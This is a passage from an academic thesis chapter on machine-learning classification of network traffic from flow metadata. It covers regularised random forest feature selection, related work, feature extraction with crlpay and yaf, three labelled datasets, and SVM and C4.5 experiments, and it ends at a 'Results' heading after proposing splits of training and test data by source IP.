$$gain_R(X_i, s) = \begin{cases} \lambda \cdot gain(X_i, s), & i \notin F \\ gain(X_i, s), & i \in F \end{cases} \quad (6.2)$$

where $0 \leq \lambda \leq 1$ is the coefficient controlling the penalty level. The feature X_i which maximises $gain_R(X_i)$ is then added to F . Hence a new feature is only chosen if it provides significantly more gain (depending on λ) than existing features.

For random forests, the least regularised subset, denoted RRF(1), is achieved by setting $\lambda = 1$, thereby giving no penalty to new features. However, in that case, a new feature will only be added if it has higher information gain than other selected features. In general, a lower value for λ increases the regularisation which leads to fewer selected features. RRF should result in the list F containing a smaller set of non-redundant feature indices than obtained without using regularised trees. When applied to a tree ensemble such as a random forest, the list F includes all feature indices from previous splits including previously built trees. A potential downside of updating the set of chosen feature indices F during the model building process is that it inhibits parallelization.

Deng and Runger [50] showed that RRF can sometimes select a feature not strongly relevant when a tree node contains few training instances but has many features. Hence, to overcome this issue, they proposed an improved algorithm called guided regularised random forests (GRRF). The main difference is that GRRF uses importance scores taken from a standard random forest to weight the feature selection. Smaller penalties are applied to the more important features so feature selection is biased in favour of those features. In a standard random forest the importance score for a feature X_i is

$$Imp_i = \frac{1}{T} \sum_{s \in S_{x_i}} gain(X_i, s) \quad (6.3)$$

where T is the number of trees in the random forest, and S_{x_i} is the set of nodes where X_i was chosen for the splitting criterion. These importance scores are first normalised to the range $0 \leq Imp_i \leq 1$. Then, the penalty coefficient for each feature λ_i is

$$\lambda_i = (1 - \gamma)\lambda_0 + \gamma Imp_i \quad (6.4)$$

where λ_0 controls the level of regularisation, and $\gamma \in [0, 1]$ is the importance coefficient. Then λ_i is used in place of λ in Equation 6.2 as the only change from RRF to GRRF. The change ensures standard random forest feature importance is taken into account. The output of GRRF is a subset of relevant, non-redundant features. Therefore, we use GRRF as the feature selection algorithm in this chapter. In comparison, a random forest can output an importance score for each feature, but does not provide a feature subset.

6.3 Related Work

Recent traffic classification work has focussed on using metadata (such as packet header statistics) to classify traffic. A number of review papers discuss these approaches in detail and list ongoing challenges [42, 145, 72]. A major challenge is measuring and comparing the effectiveness of published traffic classifiers due to difficulties in obtaining accurate ground truth, difficulties in comparing results from different networks, and differences in definitions of observations (flow, bi-flow, host or service), classes (individual applications or application types), and accuracy (percentage of correctly classified flows, packets or bytes).

Gringoli et al. [82] address the problem of obtaining accurate ground truth. We rely on ground truth in our work to measure classification accuracy. Despite DPI being considered the de-facto standard for traffic classification (and hence often used for ground truth), it can have accuracies as low as 80% depending on the mix of applications [23, 82]. DPI has poor coverage of encrypted flows. Others have stated that obtaining accurate ground truth is a problem [28, 26]. Hence the authors developed a host-based tool called GT to associate network traffic flows with the actual applications that generated them. Since GT is host-based, it is in the privileged position to observe exactly which application is responsible for network traffic involving that host. To create a ground truth dataset, the authors ran GT on a number of hosts inside a university network and captured all the GT information centrally. Simultaneously, a full packet capture device collected traffic exiting the university network. The authors then matched the collected traffic with the GT output to accurately label a portion of the network traffic. The labelled traffic is available to other researchers and is used as one dataset in this chapter (UNIBS dataset).

6.3.1 Supervised Statistical Methods

Roughan et al. [165] wrote a seminal paper which classifies traffic as interactive, bulk data, streaming or transactional with the aim of enabling QoS enforcement. They build Linear Discriminant Analysis (LDA) and K-Nearest Neighbours (k-NN) classifiers using features derived from packet headers such as average packet size, inter-arrival times and flow duration.

Williams et al. [187] evaluate 7 different supervised machine learning (ML) approaches on public datasets, using a set of 22 features extracted from packet headers. They ground-truth the public datasets by assuming IANA ports are valid for SMTP, HTTP, DNS, and FTP-data traffic. Adaboost C4.5 and C4.5 decision trees were found to achieve the best results. Carela-Español et al. [28] also used C4.5 decision trees to measure traffic classification accuracy on NetFlow data, including sampled NetFlow.

Dusi et al. [60] use regression trees for traffic classification. The work was extended to encrypted flows over IPsec by building statistical models for each application on the encrypted link. Statistics calculated from encrypted traffic include a probability mass function (PMF) of the packet size, and the maximum, minimum, mean and standard deviation of the number of consecutive packets and bytes sent in a single direction [61].

Kim et al. [104] tested seven machine learning algorithms on unidirectional flows taken from backbone traffic traces from different geographic regions. They found an SVM model achieved the highest accuracy with over 98% accuracy. However, a model trained on one dataset and tested on another had much lower accuracy. Hence they obtained training data from all available sites to train a single SVM classifier which achieved over 94% accuracy across all their traces. Correlation-based feature selection (CFS) was used to reduce the feature space from 37 to between 6 and 10 depending on the trace. Features found to be consistently useful were: ports, protocol, TCP flags, and packet size information. Our work is inspired by this approach. The same authors produced an internet traffic classification benchmark framework called NetraMark [117]. From NetraMark we use `crlpay` to generate a reference set of statistical features from pcap traffic capture. The framework includes 11 published classifiers including 7 common ML approaches, a payload approach `crlpay`, port-based Coral Reef, graph-based BLINC and traffic dispersion graphs. Source code is provided for some classifiers.

Zhang et al. [200] use k-means to cluster flows. They use only 50 labelled instances of each class for training since k-means does not scale well to large training sets. Advantages of using such an approach are that it is non-parametric, doesn't suffer from overfitting, and naturally extends to more clusters (more "unknown" classes of traffic). Classification is done on bags of flows (flows with common IP protocol, destination IP and port values). They calculate the nearest neighbour using average distance across all flows in the bag. Intuitively, all flows in the bag should have the same traffic class since they all connect to the same destination service.

Karagiannis et al. [100] use heuristics constructed from domain knowledge to detect P2P traffic. Heuristics for P2P include finding IP address pairs which have both TCP and UDP connections between them, and also identifying service ports which have a similar number of distinct source IP addresses connecting to them as distinct source ports. These heuristics could be turned into multi-flow features for use with supervised ML.

Several papers concentrate on the practical computational performance aspects of traffic classification using supervised ML. To enable parallelism (and additional classes) the multi-class problem can be turned into series of binary class problems. Jin et al. [98] use linear binary Adaboost classifiers, while Este et al. [68] use a series of one-class SVMs trained on the packet size of the first four packets in each unidirectional flow. The classifiers run in real-time on commodity hardware. Another classifier called SPID aims to achieve protocol identification with low time complexity, and within the first few application packets of a flow [89].

6.3.2 Unsupervised Statistical Methods

Zander et al. [196] use clustering to learn natural classes from the data. They use a Bayesian classifier called **autoclass** on traffic features including packet inter-arrival time (mean and variance), packet size (mean and variance), flow size and duration. Xie et al. [189] aim to overcome issues with supervised traffic classifiers such as training and bootstrapping being cumbersome, and having limited ability to adapt. They apply subspace clustering on standard flow statistics to learn the traffic profile of a single application at a time. This makes the classifier robust to new applications.

6.3.3 NetFlow Graph Methods

Karagiannis et al. [101] use standard NetFlow as input to their BLINC traffic classification algorithm. To reach a final classification, they combine information about how a host interacts with other hosts across multiple levels: social, functional, and application. At the application level, activity for each host is represented visually in a graph. Each node in the graph is a source port, destination port, destination IP address, or IP protocol identified in the network traffic of the host. Since a small graph is created for each unique source host, the authors call them graphlets. The shape of the graphlet is representative of the host's most common behaviour. By having a library of labelled graphlets, traffic for a host can be compared to the library to find the closest match. An extension to BLINC uses an unsupervised approach to build new graphlets and hence cope with new traffic classes [88].

Iliofotou et al. [94] use graph analysis and seed information (e.g. knowledge of a small percentage of all hosts) to classify traffic flows. They find that some applications form communities or clusters. Similarly, Iliofotou et al. [95] use traffic dispersion graphs (TDG)—where graph nodes are IP addresses, and graph edges are flows between them—to detect P2P applications. While the approach currently uses payload information, the authors point out this is not necessary.

6.3.4 External Augmentation Methods

An alternative method for traffic classification is to use external information. Trestian et al. [178] mine the web by performing Google searches and parsing the results to identify the role of IP endpoints. The authors rely on a previous result that “95% of traffic is targeted to 5% of destinations[161]. The implication is that it is possible to accurately classify 95% of traffic by reverse-engineering 5% of endpoints”.

Foremski et al. [73] use passive DNS to associate IP addresses in NetFlow with their domain name. They then use text analysis of the domain name to classify a portion of the traffic with 99.2% accuracy. This approach enables flow classification using only the first packet of the flow. A disadvantage is it cannot be used for protocols such as P2P which lack precursor DNS lookups. Classification is performed using an SVM classifier over vectorised version of the domain name, destination port and protocol.

6.3.5 Combination of Methods

Callado et al. [25] attempt to improve traffic classification by combining the outputs of multiple supervised ML classifiers using Dempster-Shafer and Maximum Likelihood methods. Foremski et al. [74] propose a waterfall approach where many small classifiers, each specialised to a small number of network protocols, are applied to network traffic. The approach is modular in that it supports the addition of new classifiers, without affecting existing classifiers.

6.4 Method for Feature Study

According to the literature, supervised machine learning classifiers in particular can achieve high accuracy (up to 98% on test datasets), using only traffic metadata [104]. For this reason we also choose supervised machine learning. We think further work in the field is still required to study how these classifiers generalise. Ideally, such a classifier could be applied to multiple networks, and for long timeframes, without requiring manual retraining. Training can be difficult due to problems with obtaining accurate ground truth labels. A generalised classifier would reduce ongoing training requirements.

Further work could also investigate whether additional features can improve classifier accuracy. Hence we aim to perform an extended study of the NetFlow feature space for traffic classification. Features commonly used in existing statistical traffic classifiers are included in the 37 features produced by `cr1pay` [104]. However more flow features are available, e.g. the IANA IPFIX list has 457 information elements defined [93]. Our work investigates whether these, or other additional flow and multi-flow features are useful for traffic classification.

The motivation for performing this study is twofold. Firstly, we want to find an extended set of features from traffic metadata to support traffic analysis. Secondly, we want to improve statistical traffic classifier accuracy. Prior work has shown that ML classifier accuracy is heavily dependent on the features used [85]. More discriminative features are known to result in a more accurate and generalised classifier. Previously, researchers have reported that individual packet sizes, inter-arrival times and port numbers are very relevant to traffic classification [165, 104, 196]. However, it has also been suggested that other relevant features are yet to be found [72]. The additional features could either be calculated as intra-flow statistics or multi-flow statistics.

Zhang et al. [200] grouped flows by destination service to achieve traffic classification. In a similar way, we calculate multi-flow statistics with flows grouped by edge (common source and destination IP) and by host (common source IP).

The study of flow features concentrates on layers 3 and 4 of the OSI model. Layer 2 features are omitted as they are assumed to be irrelevant to the traffic classes. Application layer features are also omitted because they are often unavailable either due to encryption, or due to legal and privacy concerns, e.g. application bytes are usually stripped from public datasets. Our work assumes unidirectional flows so it is applicable to many networks.

The steps to generate an extended set of flow features are:

1. construct a reference feature set from previous research
2. generate additional single-flow statistics features using `yaf`
3. generate multi-flow statistics using automated feature engineering

The steps are described in more detail below. We then discuss the three network traffic datasets used for testing in this chapter and how they were pre-processed.

6.4.1 Step 1 - Reference Feature Set from `Crlpay`

`Crlpay` software has been used in several research papers [117, 104, 101]. It classifies traffic by matching packet payloads to inbuilt signatures and is included in the NetraMark framework as the ground-truth classifier for BLINC, Graption and supervised ML approaches. While `crlpay` is used for ground truth on our synthetic dataset, the main reason we use it is because it can produce traffic statistics features from packet headers as listed in Table 6.2. These `crlpay` features are our reference feature set.

To match `crlpay` output with that of complementary tools, a common flow definition, time-out mechanism and timestamp granularity must be chosen. The default `crlpay` expiry mode expires all flows every 5 minutes, regardless of whether the flow has just started or not. Expiring *individual* flows which have been inactive for 5 minutes is more standard, and hence we configured `crlpay` to run in that mode.

#	Name	Type	Feature Description
1-8	standard NetFlow features	uint64	srcport, dstport, protocol, packets, bytes, starttime, endtime, duration
9-12	packet size	uint64	max, min, average and standard deviation in flow
13-16	packet inter-arrival time	double	max, min, average and standard deviation in flow
17-26	packet sizes[10]	uint64	size of the first 10 packets in flow
27-34	fin, syn, rst, push, ack, urg, ece, cwr	uint64	count of TCP flags in flow
35	start with syn	int	flag whether the flow starts with a syn packet
36-37	throughput	int64	average packet and byte throughput

Table 6.2: *Crlpay* flow features (used for reference feature set)

6.4.2 Step 2 - Yaf Flow Statistics as Features

Yaf is GPL software used to generate flow records from network traffic. It was written as a reference implementation of the IPFIX flow protocol, described in Section 6.2.2. **Yaf** can be installed on dedicated hardware for scaling to high data rates and to ensure complete NetFlow collection. In contrast, routers prioritise packet transmission over generating flow records, potentially resulting in sampled NetFlow. We use **yaf** to produce flow records from archives of network traffic stored in pcap format.

For our study of features, **yaf** is configured to output as many appropriate features as possible beyond the standard set listed in Table 6.1. The **yaf** option “--flow-stats” produces 21 additional flow statistics features. Another option “--entropy” for calculating the payload entropy was omitted because some of the public datasets in our experiments have their payload stripped. Entropy has been shown to discriminate different content types such as encryption, images or plain text. Other options such as “--applabel” to perform application identification, and “--plugin-name” for invoking deep packet inspection plugins were not used due to their reliance on payload inspection. The output of **yaf** is in IPFIX binary format. To convert the output to a text format suitable for ML frameworks the simplest tool is **yafscii**. However **yafscii** cannot read information elements (IEs) subTemplateList and subTemplateMultiList in which **yaf** stores the 21 flow statistics features. These features are not defined in the standard IANA IPFIX IE registry [93]. Tools which can read these private IPFIX fields include CERT NetSA’s **ipfixDump** and **super_mediator**⁶. When **ipfixDump** is run with the

⁶https://tools.netsa.cert.org/super_mediator/docs.html

“--yaf” option it prints all the available `yaf` CERT private enterprise IEs. While this tool outputs the desired information, it is very verbose and would require further processing to extract the fields of interest. `Super_mediator` on the other hand is a flexible tool for reading and writing IPFIX data. It can be configured to output a specified set of fields in CSV format. The list of available fields is published in its documentation⁷. We used `super_mediator` to output the 49 features produced by `yaf` including flow statistics as shown in Tables 6.3 and 6.4. Note that our experiments only use unidirectional features, so we ignore all “reverse” flow features.

#	Name	Type	Rev	Feature Description
1,2	dataByteCount	uint64	Y	total bytes transferred as payload
3,4	averageInterarrivalTime	uint64, unsigned	Y	average number of milliseconds between packets
5,6	standardDeviationInter-arrivalTime	uint64	Y	standard deviation of the inter-arrival time for up to the first ten packets
7,8	tcpUrgTotalCount	uint32	Y	number of TCP packets that have the URGENT Flag set
9,10	smallPacketCount	uint32	Y	number of packets that contain less than 60 bytes of payload
11,12	nonEmptyPacketCount	uint32	Y	number of packets that contain at least 1 byte of payload
13,14	largePacketCount	uint32	Y	number of packets that contain at least 220 bytes of payload
15,16	firstNonEmptyPacketSize	uint16	Y	payload length of the first non-empty packet
17,18	maxPacketSize	uint16	Y	largest payload length transferred in the flow
19,20	standardDeviationPayloadLength	uint16	Y	standard deviation of the payload length for up to the first 10 non empty packets
21	firstEightNonEmptyPacketDirections	uint8	N	represents directionality for the first 8 non-empty packets. 0 for forward direction, 1 for reverse direction

Table 6.3: *Yaf 21 flow-statistics features. “Rev=Y” indicates feature duplicated for reverse flow.*

⁷https://tools.netsa.cert.org/super_mediator/super_mediator.conf.html

#	Name	Default	Rev	Feature Description
1-6	flowkey	Y	N	key to identify a flow: sip, dip, sport, dport, proto, hash
7	app	Y	N	application label determined by yaf - requires payload
8	duration	Y	N	flow duration in fractional seconds
9,10	stime, etime	Y	N	flow start and end time in milliseconds
11	rtt	Y	N	round trip time estimate
12,13	pkts, rpks	Y	Y	number of packets in the flow
14,15	bytes, rbytes	Y	Y	number of bytes in the flow
16,17	iflags, riflags	Y	Y	initial TCP flags
18,19	uflags, ruflags	Y	Y	union of the remaining TCP flags
20,21	attr, rattr	N	Y	miscellaneous flow attributes in hex format
22,23	seq, rseq	Y	Y	initial TCP sequence number
24,25	entropy, rentropy	N	Y	Shannon-Fano payload entropy of flow - requires payload
26	end	Y	N	flow end reason
27,28	tos, rtos	N	Y	type of service field from IP header

Table 6.4: *Yaf* 28 non-statistical features: “Default=Y” means the feature is output in *yafscii* tabular mode. “Rev=Y” indicates feature duplicated for reverse flow.

6.4.3 Step 3 - Automated Feature Engineering

Additional multi-flow features were generated using the automated feature engineering framework described in Section 3.2. The framework was configured to generate averages and standard deviations of numeric features across multiple flows grouped by contextual features. Flows were grouped by edges (common source IP and destination IP) and by host (common source IP). The statistics for a sliding window of flows were appended as additional features for each flow.

Adding MCD features should improve individual flow traffic classification accuracy by adding historical information. For example, one discriminator of traffic class is “packet 3 size”. We can also create an MCD feature as “average packet 3 size” calculated over a window of recent connections between the same client and service, i.e. between the same two IP addresses. Then, if the next flow between that client and service has an unusual “packet 3 size”, the classifier may instead use the value of “average packet 3 size” feature to inform the classification result. The approach assumes that multiple connections between the same client and service are all the same application, making historical information relevant.

Given the large number of features produced by the library, with many features likely to be irrelevant or redundant, feature selection was used to filter to the most discriminative feature subset.

6.4.4 Datasets

Three datasets were used in the experiments. These were chosen based on whether they support replication of results, i.e. important factors were public availability and ground truth traffic classes. The datasets were:

1. UNIBS dataset with GT ground truth labels
2. UPC labelled dataset
3. Synthetic dataset from a traffic generator

Basic information about each dataset is shown in Table 6.5, while the balance of traffic classes in each dataset is shown in Table 6.6.

Name	Labels	Classes	Flows	Timespan	Format
UNIBS	GT	6	106,271	3 days	Pcap
UPC	L7-filter	11	35,224,332	seven 15-60 minute samples	NetFlow
Synth	crldpay	10	389,770	8.8 minutes	Pcap

Table 6.5: Summary of traffic classification datasets.

We chose traffic class names to match other literature: Web, P2P, FTP, DNS, Mail/News, Streaming, Network Operations, encryption, games, chat, attack and unknown [104]. We also added a traffic class “voip” as distinct from text-based “chat”.

	web	p2p	ftp	dns	mail	strm	net	crypt	game	chat	unkn	voip
UNIBS	45.3	24.1	-	-	5.0	-	0.0	0.7	-	24.9	-	-
UPC	10.1	32.4	0.0	14.5	0.8	0.1	4.1	-	0.2	0.4	0.0	37.4
Synth	8.1	0.2	4.3	28.3	5.4	3.5	10.7	0.5	-	4.7	34.5	-

Table 6.6: Percentage of flows in each dataset belonging to each traffic class. Traffic class “strm” is “Streaming”, “net” is “Network Operations”, and “unkn” is “unknown”. Class “attack” is omitted since it was zero in all datasets.

UNIBS Dataset

The University of Brescia (UNIBS) dataset is publicly available and is labelled with application names. The dataset was created to assess a traffic classification ground truth tool called GT [82]. GT is discussed in Section 6.3. The UNIBS

dataset consists of network traffic stored in pcap files, and an associated text file of application ground truth created by GT. To preserve privacy, IP addresses in the dataset are anonymized and the layer 4 traffic payload is stripped. The public datasets are 2.56GB in pcap size, consist of 205,000 flows, and span three full days of collection.

To process the UNIBS pcap files into a reference feature set we used `crlpay`, producing the features shown in Table 6.2. The feature set was labelled with ground truth from the text file by matching timestamps, IP addresses and ports. Ground truth labels are the actual application name responsible for the flow, such as a particular web browser. These application names were translated to one of the twelve classes shown in Table 6.6.

Of the 205,042 flows in the UNIBS dataset, only 106,271 had matching ground truth labels. Labels were not propagated to the return flow, hence explaining why only approximately half the flows are labelled. The labelled flows were all initiated by 19 distinct IP addresses within the anonymized 245.234.7.0/24 subnet. We assume these were the hosts with GT installed on them. Only labelled flows were used for the remainder of the experiment.

UPC Dataset

The UPC dataset is labelled unidirectional NetFlow produced from traffic captured at a university network uplink in 2008/9 [28, 59]. It consists of seven files, UPCI to UPCVII, each corresponding to a 15 minute or 1 hour traffic capture. Ground truth labels were produced by an `L7-filter` DPI tool on the captured traffic. Some application labels were very rare, e.g. the game “World of Warcraft” was only present in four flows. To reduce the data imbalance caused by rare labels, we replaced the application labels with traffic classes, e.g. all gaming applications were giving the traffic class “gaming”. The chosen traffic class labels are defined in the `L7-filter` documentation such as HTTP, network or streaming.

We also modified the datasets by augmenting them with two derived features *average inter-arrival time* = $duration/packets$, and *average packet size* = $bytes/packets$.

In their paper, a C4.5 decision tree traffic classifier achieved 90.6% flow accuracy and 60.3% byte accuracy when trained on one UPC file and tested on the remaining six. The byte accuracy was significantly lower than flow accuracy due

to a small number (0.1%) of flows accounting for 50% of the bytes transferred. Since there are so many small flows and so few large flows, the training is biased to predict small flows accurately over larger flows. Our experiments only measure flow accuracy.

We repeated some of their experiments using this dataset. After training on the UPCII dataset, and testing on all the datasets, the C4.5 classifier achieved 92.00% accuracy, 1.4% higher than the original paper. The small difference may be due to an implementation difference such as different mappings of protocols to traffic classes (groups), e.g. we mapped SSL to the HTTP class but the original paper did not specify a mapping⁸.

It is not possible to run `yaf` on this dataset to produce additional statistical features. `Yaf` requires access to all packet headers, however the UPC dataset only contains flow summaries. Another difficulty encountered was the IP addresses in each UPC file being anonymized separately. Hence, it was not possible to ensure training and test datasets taken from multiple UPC files contain independent sets of IP addresses. Instead, the remainder of our work using the UPC dataset applies the ML process to each UPC file separately (half the file for training/CV and the other half for testing), with the results averaged. We added more features to the dataset through automated feature construction, and measured any improvement in traffic classification accuracy. In all cases, the IP addresses were stripped from the datasets prior to ML.

Simulated Traffic Dataset

We used a commercial traffic generator to produce an “Enterprise” mix of layer 7 application traffic. The generated traffic was captured in pcap format with full payload. The result was a 477MB pcap file containing 389,770 flows. The deep packet inspection tool `cr1pay` was used to label the dataset with ground truth traffic classes.

6.4.5 Dataset Preprocessing

The datasets were first processed to transform network traffic into feature vectors. The aim was to create multiple feature sets so that traffic classification

⁸Current L7-filter mappings of protocols names to groups is defined at <http://l7-filter.sourceforge.net/protocols>

performance could be compared between a small feature set versus larger feature sets. Firstly, `crlpay` was used to generate a “reference” feature set. Added to the set were statistical flow features generated by `yaf` to create the “`yaf`” feature set. Lastly, multi-flow statistics generated by the automatic feature construction library were added to create the “multi-flow” feature set. The method for running these tools is described in Sections 6.4.1, 6.4.2 and 6.4.3.

Further feature preprocessing removed all features related to the reverse flow because we are building a classifier for unidirectional flows. Irrelevant features such as absolute flow start and end times and identification fields were also removed. Since SVMs only support numeric features, a number of features required conversion to integers: TCP sequence, IP protocol, TCP flags, first eight packet directions, IP type of service, and flow end reason.

When merging the output from multiple tools (e.g. `crlpay` and `yaf`), the small number of flows which were output by one tool but not the other (due to implementation differences) were discarded. Next, traffic classes with less than 10 member flows were removed since they could not fully represent the class. Flows labelled “unknown” were also removed.

Other preprocessing steps such as splitting datasets and feature selection were performed during ML as described below.

6.5 Experiments

The experiments aim to measure the effectiveness of the candidate traffic metadata features for traffic classification. The experiments are performed on multiple datasets to look for consistent results. The following section describes the experiments and results.

6.5.1 Standard Traffic Classification

As described in Section 6.4.5, datasets from 3 networks were used: UNIBS, UPC and a synthetic network. For each network three feature sets were created with increasing feature counts: the reference, `yaf`, and multi-flow feature sets. Supervised machine learning traffic classifiers were trained and tested on each feature set from each network. Our hypothesis for this experiment is:

Hypothesis 1: classifiers using an extended set of features, such

as the multi-flow feature set, should obtain higher accuracy (higher **fscore**) than those using the smaller reference set of features.

Method

Both support vector machines (SVM) and decision trees (C4.5 algorithm) are used in the experiment since they have been shown to provide accurate traffic classification results [104, 187]. Another reason for choosing decision trees is they can be interpreted manually, c.f. black box techniques such as artificial neural networks.

The following ML process was scripted:

1. Split the dataset: after the completion of feature engineering, randomise the flow order in the dataset, and then use the first half of the dataset for training/cross validation (CV), and the second half for testing.
2. Train: first use guided regularised random forest (GRRF) feature selection to reduce the number of features in the datasets (after removing IP addresses). Then train both C4.5 and SVM models on the reduced training/CV dataset. Two-fold cross-validation (quicker than ten-fold) and a grid search of model parameters was performed. For SVM with a radial basis function (RBF) kernel and data normalisation enabled, a model was created for each combination of kernel parameter “gamma” and the regularisation parameter “C”. Values used were: gamma 0.1, 1.0, 10; and C 1, 10, 100, generating 9 models. For C4.5, a model is created for each value of the parameter “minimum number of instances per leaf”. Values used were 2, 4, 8, 16 to make 4 models. Cross-validation **fscore** results were used to choose the best model parameters from the grid search. A new model was then trained on the whole training/CV set (c.f. 2-fold CV which trained on only half) using the best model parameters.
3. Test: the new model was then applied to the test dataset, with the **fscore** results reported in Table 6.7.

To reduce the chance of a particular random split of the dataset biasing the results, the whole ML process was repeated 5 times on each feature set and the results averaged.

GRRF feature selection was performed in R using the RRF library [48]. It produced between 6 and 19 relevant features, which are discussed in Section

6.5.3. This is a significant reduction from over 300 features in the mutli-flow feature set.

To automate the ML process it was scripted and command-line Weka was used for training, CV and testing the C4.5 and libSVM models. C4.5 took only minutes to train each model, but libSVM took hours when there were more than 100,000 training instances. Many models were built (180 for C4.5 and 405 for SVM) because there are 3 datasets, each having 3 feature sets, each with 5 random splits of training data, and each requiring a grid search of model parameters (9 for SVM and 4 for C4.5). To reduce the runtime of some experiments, the libSVM training data was subsampled only for the large UPC dataset. Weka’s SpreadSample algorithm was used in that case to reduce the number of flows while maintaining enough samples in each traffic class.

Dataset	Reference features		Yaf Flow Statistics		Multi-flow	
	SVM	C4.5	SVM	C4.5	SVM	C4.5
UNIBS	0.978±0.003	0.986±0.001	0.978±0.008	0.989±0.002	0.967±0.004	0.987±0.001
UPC	0.730±0.017	0.944±0.005	-	-	0.802±0.008	0.945±0.003
Synth	0.931±0.002	0.993±0.001	0.938±0.003	0.992±0.001	0.918±0.007	0.986±0.001

Table 6.7: Summary of traffic classification *fscore* results - datasets split randomly. Highest *fscore* per dataset is marked in bold.

Results are reported as an **fscore**:

$$fscore = 2 \cdot \frac{precision \cdot recall}{precision + recall}$$

The **fscore** is therefore a weighted average of precision and recall, with the result ranging from 0 to 1 (optimum value). **Fscores** are preferred over simple accuracy measures because they take into account both false positives and false negatives. In this experiment the **fscore** is calculated from the traffic classifier’s predicted class for each flow versus ground truth. The average and standard deviation of the **fscore** over the 5 random splits of data are reported as the final **fscore**.

Results

The results are shown in Table 6.7. These high **fscores** are consistent with previous research [104, 28]. C4.5 decision tree results were generally higher than SVM results. The high **fscore** was reasonably consistent across classes as shown

in Table 6.8. Classes streaming and chat had lower fscores, while the DNS class had the highest fscore.

a	b	c	d	e	f	g	h	i	j	k	← classified as
254672	513	23642	473	22	58	0	16	7	3	4	a = p2p
334	101005	3677	18	44	0	0	2	7	0	1	b = web
9963	6866	306478	673	21	80	1	929	119	6	11	c = voip
270	102	963	13240	2	11	0	2	0	2	0	d = netops
71	113	280	2	208	0	0	0	1	0	0	e = streaming
15	1	15	0	0	127115	0	0	0	0	0	f = dns
0	0	4	0	0	0	0	0	0	0	0	g = others
50	8	256	19	0	5	0	2270	0	0	0	h = chat
1	17	49	0	0	0	0	0	4403	0	0	i = email
2	0	0	0	0	0	0	0	0	73	0	j = ftp
5	0	29	2	0	0	0	0	0	0	572	k = games

Table 6.8: Confusion matrix of traffic classification results - datasets split randomly. Single test result for UPC dataset using Multi-flow features.

Unfortunately, adding **yaf** and multi-flow features did not improve the **fscore**. Hence the results of the experiment do not back the hypothesis that an extended set of traffic metadata features improves traffic classification accuracy. Since these results did not match our expectations, we investigated further.

The first investigation was of the relatively low SVM results on the UPC dataset. They were caused by training on only a sample of the training dataset to reduce the compute time. When SVMs were trained on the whole training set (e.g. for the UNIBS dataset), their **fscore** became comparable to the C4.5 **fscore** – although still slightly lower.

Next we investigated whether the models are overfitted to the training set. For decision trees, all grid searches of the model parameter “minimum instances per leaf” returned 2, the same as the algorithm’s default value. Using value 2 resulted in large models which increased in size for larger training sets, e.g. the decision tree models for UNIBS data had an average size of 446 nodes. One tree chosen at random had 200 training instances on average assigned to each leaf node. However more than half those leaves had less than 10 training instances. Hence half the tree is supported by very few training instances. The chosen model parameter and complexity of the tree are indicative of overfitting.

For the SVM models, the grid search always resulted in kernel parameter γ 10 and regularisation parameter C either 10 or 100. However, default values are $\gamma = 1/\text{numfeatures}$ and $C = 1$. The chosen high value for

C increases the cost for misclassified training examples, and hence can lead to overfitting. The gamma parameter for the RBF kernel is inversely proportional to the width of the Gaussian at each support vector. The chosen gamma value is therefore more than 100 times larger than the default, making a thinner Gaussian which can lead to overfitting. Hence, the chosen model parameters for the SVM model are also indicative of overfitting.

The possibly overfit models still mostly achieve very high **fscores** on the test datasets. This is unexpected as an overfit model should get a lower **fscore** on the hold out test dataset compared to the training and CV **fscores**. In this experiment the training, CV and test **fscores** are all very similar. For brevity, training and CV **fscores** are excluded from Table 6.7. However to illustrate the point, the **fscores** for the UNIBS reference feature set are: training 0.991 ± 0.001 , CV 0.984 ± 0.001 and test in between at 0.986 ± 0.001 . Next we investigate how the model could have achieved good test results even though we suspect the models are overfitted.

6.5.2 Traffic Classification on Independent Datasets

To obtain traffic classification results to match those expected on a real-world network, we now repeat the experiments using a different training and test method.

Hypothesis 2: Optimistically high traffic classification test results are achieved in our experiments even with overfitted models because there are dependencies between the training and test dataset.

Dependencies between training and test datasets can exist even when the standard ML process is followed including the use of a holdout (test) dataset. The problem is the holdout data is from the same network and from the same time period as the training and cross validation data. The training, CV and test datasets were all created as random splits of this data. Since the datasets are correlated in time and IP space, they have dependencies, thereby increasing the chance of identical flows being observed in all datasets. The correlations make models fitted to the training set likely to match the test set, even if the model has not generalised the concept to be learnt. We propose eliminating some of these dependencies by ensuring the training and test datasets involve different hosts. Using this method means traffic classification accuracy is evaluated on previously unseen traffic, and hence should produce a more realistic test **fscore**.

We now describe how some dependencies are removed between the training and test datasets, and then re-run the experiments to test our hypothesis.

New Method

A common assumption in statistics is that observations are independent and identically distributed (IID). In machine learning there is a similar assumption of independence between observations in the training, cross validation and test datasets [76, 135]. In practice, datasets for traffic classifiers may not be independent due to correlations spatially (e.g. same hosts and same network), or temporally (similar time frame). Some researchers have minimised this correlation by selecting training data from geographically separated networks and over multiple time frames [120]. However, when this is not done the independence assumption may be broken, and hence test results may not be a true indication of real-world performance.

To remove some dependencies between datasets we propose simply ensuring the training, cross-validation and test datasets contain *distinct sets of source IP addresses*. Given a set of traffic flows, rather than assigning individual flows randomly to datasets, we first group the flows by source IP address and then assign whole groups of flows to the three ML datasets randomly.

The intuition is that two flows generated by the same host have a common dependency, whereas flows generated by 2 different hosts do not, i.e. flows from the same host will share environmental factors such as the particular software versions and configurations (affecting behaviours including average packet sizes and number of flows), and the same processing speed of the host and position in the network (affecting timing). ML implicitly includes these environmental factors in the model. Hence classifying further flows from the same host is likely to be more accurate than classifying flows from a different host. In effect, the model is prone to overfitting to the particular hosts in the training set. This overfit model is ideal for classifying future traffic from the same hosts on the same network. However, if new hosts appear or services change, accuracy is expected to drop.

Our proposed approach uses half the source IP addresses for training/CV, and saves the other half for a hold-out test data set. Testing therefore classifies traffic from previously unseen IP addresses. The test accuracy can then be expected to translate to real-world traffic, even when new IP addresses are ob-

served. The proposed approach should also be suitable when ground truth data is only available for a limited set of IP addresses, but the classifier is intended to be used on a much larger set of IP addresses, e.g. when GT is installed on a subset of hosts [82].

While supervised ML traffic classifiers in the literature generally remove IP address fields before training to exclude them from the model, this does not ensure the training and test datasets contain traffic from different IP addresses. Hence it is not a sufficient method to ensure dataset independence.

In this chapter we choose to group flows by source IP before splitting into independent datasets. While we think this is a fair method, other options beyond the scope of this chapter could also be explored, e.g. grouping by edge (source IP and destination IP), service (IP and port), or destination IP. These aggregation methods range from fine to more coarse-grained.

Results

